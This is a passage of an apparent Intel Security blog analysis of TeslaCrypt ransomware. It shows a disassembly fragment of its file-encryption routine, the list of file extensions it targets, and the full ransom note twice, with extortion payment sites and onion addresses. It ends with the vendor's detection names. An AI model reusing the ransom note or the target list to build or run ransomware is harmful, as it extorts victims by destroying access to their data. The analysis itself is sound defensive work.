.text:00413C4E
.text:00413C4E loc_413C4E:                             ; CODE XREF: SearchandEncryptFiles+373↓j
.text:00413C4E                 test    byte ptr [ebp+FindFileData.dwFileAttributes], 10h
.text:00413C55                 jz      loc_413E2F
.text:00413C5B                 lea     ecx, [ebp+FindFileData.cFileName]
.text:00413C61                 mov     eax, offset a__0 ; "."
```

TeslaCrypt tries to encrypt files with the following extensions:

```
.3fr, .accdb, .ai, .arc, .arch00, .arw, .bar, .bay, .bc6, .bc7, .big, .bkf,
.bkp, .blob, .cas, .cdr, .cer, .cfr, .cr2, .crt, .crw, .css, .dazip, .db0,
.dba, .dbf, .dcr, .der, .desc, .dmp, .dng, .doc, .docm, .docx, .dwg, .dxg,
.epk, .eps, .erf, .esm, .ff, .flv, .fos, .fpk, .fsh, .gdb, .gho, .hkdb, .hkx,
.hplg, .hvpl, .ibank, .icxs, .indd, .itdb, .itl, .itm, .iwd, .jpe, .jpeg,
.jpg, .js, .kdb, .kdc, .kf, .layout, .lrf, .lvl, .m2, .m3u, .map, .mcmeta,
.mdb, .mdbackup, .mddata, .mdf, .mef, .menu, .mlx, .mov, .mpqge, .mrwref,
.ncf, .nrw, .ntl, .odb, .odc, .odm, .odp, .ods, .odt, .orf, .p12, .p7b, .p7c,
.pak, .pdd, .pdf, .pef, .pem, .pfx, .pkpass, .png, .ppt, .pptm, .pptx, .psd,
.psk, .pst, .ptx, .py, .qdb, .qdf, .qic, .r3d, .raf, .raw, .rb, .rgss3a, .rim,
.rofl, .rtf, .rw2, .rwl, .sb, .sid, .sidd, .sidn, .sie, .sis, .snx, .sr2,
.srf, .srw, .sum, .svg, .syncdb, .t12, .t13, .tax, .tor, .txt, .vcf, .vdf,
.vfs0, .vpk, .vpp_pc, .vtf, .w3x, .wb2, .wmo, .wotreplay, .wpd, .wps, .x3f,
.xf, .xlk, .xls, .xlsb, .xlsm, .xlsx, .xxx, .zip, .ztmp
```


Finally, it creates three “Howto_Restore” encrypted files in the %Desktop% directory and pop them on the victim’s screen:

- Howto_Restore_FILES.TXT




```
 !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption with RSA-4096.
More information about the encryption keys using RSA-4096 can be found here:
http://en.wikipedia.org/wiki/RSA_(cryptosystem)

How did this happen ?
!!! Specially for your PC was generated personal RSA-4096 KEY, both public and private.
!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via
the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is
on our secret server.

What do I do ?
So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining
BTC NOW, and restore your data easy way.
If You have really valuable data, you better not waste your time, because there is no other way to get
your files, except make a payment.

For more specific instructions, please visit your personal home page, there are a few different addresses
pointing to your page below:
1. http://k5fxm4dl35gk323d.justmakeapayment.com/8EEFBDF6ED3BA831
2. http://phfnchd6d3frwe84.brsoftpayment.com/8EEFBDF6ED3BA831
3. http://tsbfdsv.extr6mchf.com/8EEFBDF6ED3BA831
4. https://o7zeip6us33igmgw.onion.to/8EEFBDF6ED3BA831

5. https://o7zeip6us33igmgw.tor2web.org/8EEFBDF6ED3BA831

6. https://o7zeip6us33igmgw.onion.cab/8EEFBDF6ED3BA831

If for some reasons the addresses are not available, follow these steps:
1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: o7zeip6us33igmgw.onion/8EEFBDF6ED3BA831
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
Your personal pages:
http://k5fxm4dl35gk323d.justmakeapayment.com/8EEFBDF6ED3BA831
http://phfnchd6d3frwe84.brsoftpayment.com/8EEFBDF6ED3BA831
http://tsbfdsv.extr6mchf.com/8EEFBDF6ED3BA831
https://o7zeip6us33igmgw.onion.to/8EEFBDF6ED3BA831
Your personal page (using TOR-Browser): o7zeip6us33igmgw.onion/8EEFBDF6ED3BA831
Your personal identification number (if you open the site (or TOR-Browser's) directly): 8EEFBDF6ED3BA831
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

- Howto_Restore_FILES.HTM



- Howto_Restore_FILES.BMP



```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

NOT YOUR LANGUAGE? USE https://translate.google.com

What happened to your files ?
All of your files were protected by a strong encryption with RSA-4096.
More information about the encryption keys using RSA-4096 can be found here: http://en.wikipedia.org/wiki/RSA_(cryptosystem)

How did this happen ?
!!! Specially for your PC was generated personal RSA-4096 KEY, both public and private.
!!! ALL YOUR FILES were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do ?
So, there are two ways you can choose: wait for a miracle and get your price doubled, or start obtaining BTC NOW, and restore your data easy way.
If You have really valuable data, you better not waste your time, because there is no other way to get your files, except make a payment.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:
1. http://k5fxm4dl35qk323d.justmakeapayment.com/8EEFBDF6ED3BA831
2. http://phfnchd6d3frwe84.brsoftpayment.com/8EEFBDF6ED3BA831
3. http://tsbfdsv.extr6mchf.com/8EEFBDF6ED3BA831
4. https://o7zeip6us33igmgw.onion.to/8EEFBDF6ED3BA831

5. https://o7zeip6us33igmgw.tor2web.org/8EEFBDF6ED3BA831

6. https://o7zeip6us33igmgw.onion.cab/8EEFBDF6ED3BA831

If for some reasons the addresses are not available, follow these steps:
1. Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2. After a successful installation, run the browser and wait for initialization.
3. Type in the address bar: o7zeip6us33igmgw.onion/8EEFBDF6ED3BA831
4. Follow the instructions on the site.

IMPORTANT INFORMATION:
Your personal pages:
http://k5fxm4dl35qk323d.justmakeapayment.com/8EEFBDF6ED3BA831
http://phfnchd6d3frwe84.brsoftpayment.com/8EEFBDF6ED3BA831
http://tsbfdsv.extr6mchf.com/8EEFBDF6ED3BA831
https://o7zeip6us33igmgw.onion.to/8EEFBDF6ED3BA831
Your personal page (using TOR-Browser): o7zeip6us33igmgw.onion/8EEFBDF6ED3BA831
Your personal identification number (if you open the site (or TOR-Browser's) directly): 8EEFBDF6ED3BA831
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

Intel Security advises users to keep their antimalware signatures up to date at all times. Intel Security products detect the malicious macro, malicious JavaScript, and the TeslaCrypt payload as W97M/Downloader.aht and JS/Nemucod.ao, JS/Nemucod.ap, and Ransom-Tescrypt![Partial hash], respectively, with DAT Versions 8025 and later.

This post was prepared with the invaluable assistance of Rakesh Sharma and Diwakar Dinkar.

Tags: cybercrime, malware, endpoint protection, computer security

Like 10 Share 8 G+1 0 Tweet Email

No Comments

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Type the text

Privacy & Terms

Post Comment

Intel Security on Twitter

elSecurity RT @VMware: Breaking: Collaboration with @IntelSecurity will deliver complete mobile security solution https://t.co/L5LAUJxvU7

https://t.co...
7 hours ago·Reply·Retweet ·Favorite

elSecurity RT Matt_Rosenquist: Join the Threat Predictions webcast, Jan 20 11am PT https://t.co/WWf0tjGvPy via @IntelSecurity #cybersec #Infosec http...
8 hours ago·Reply·Retweet ·Favorite

Follow @IntelSecurity

Also Find Us On

© 2016 McAfee, Inc.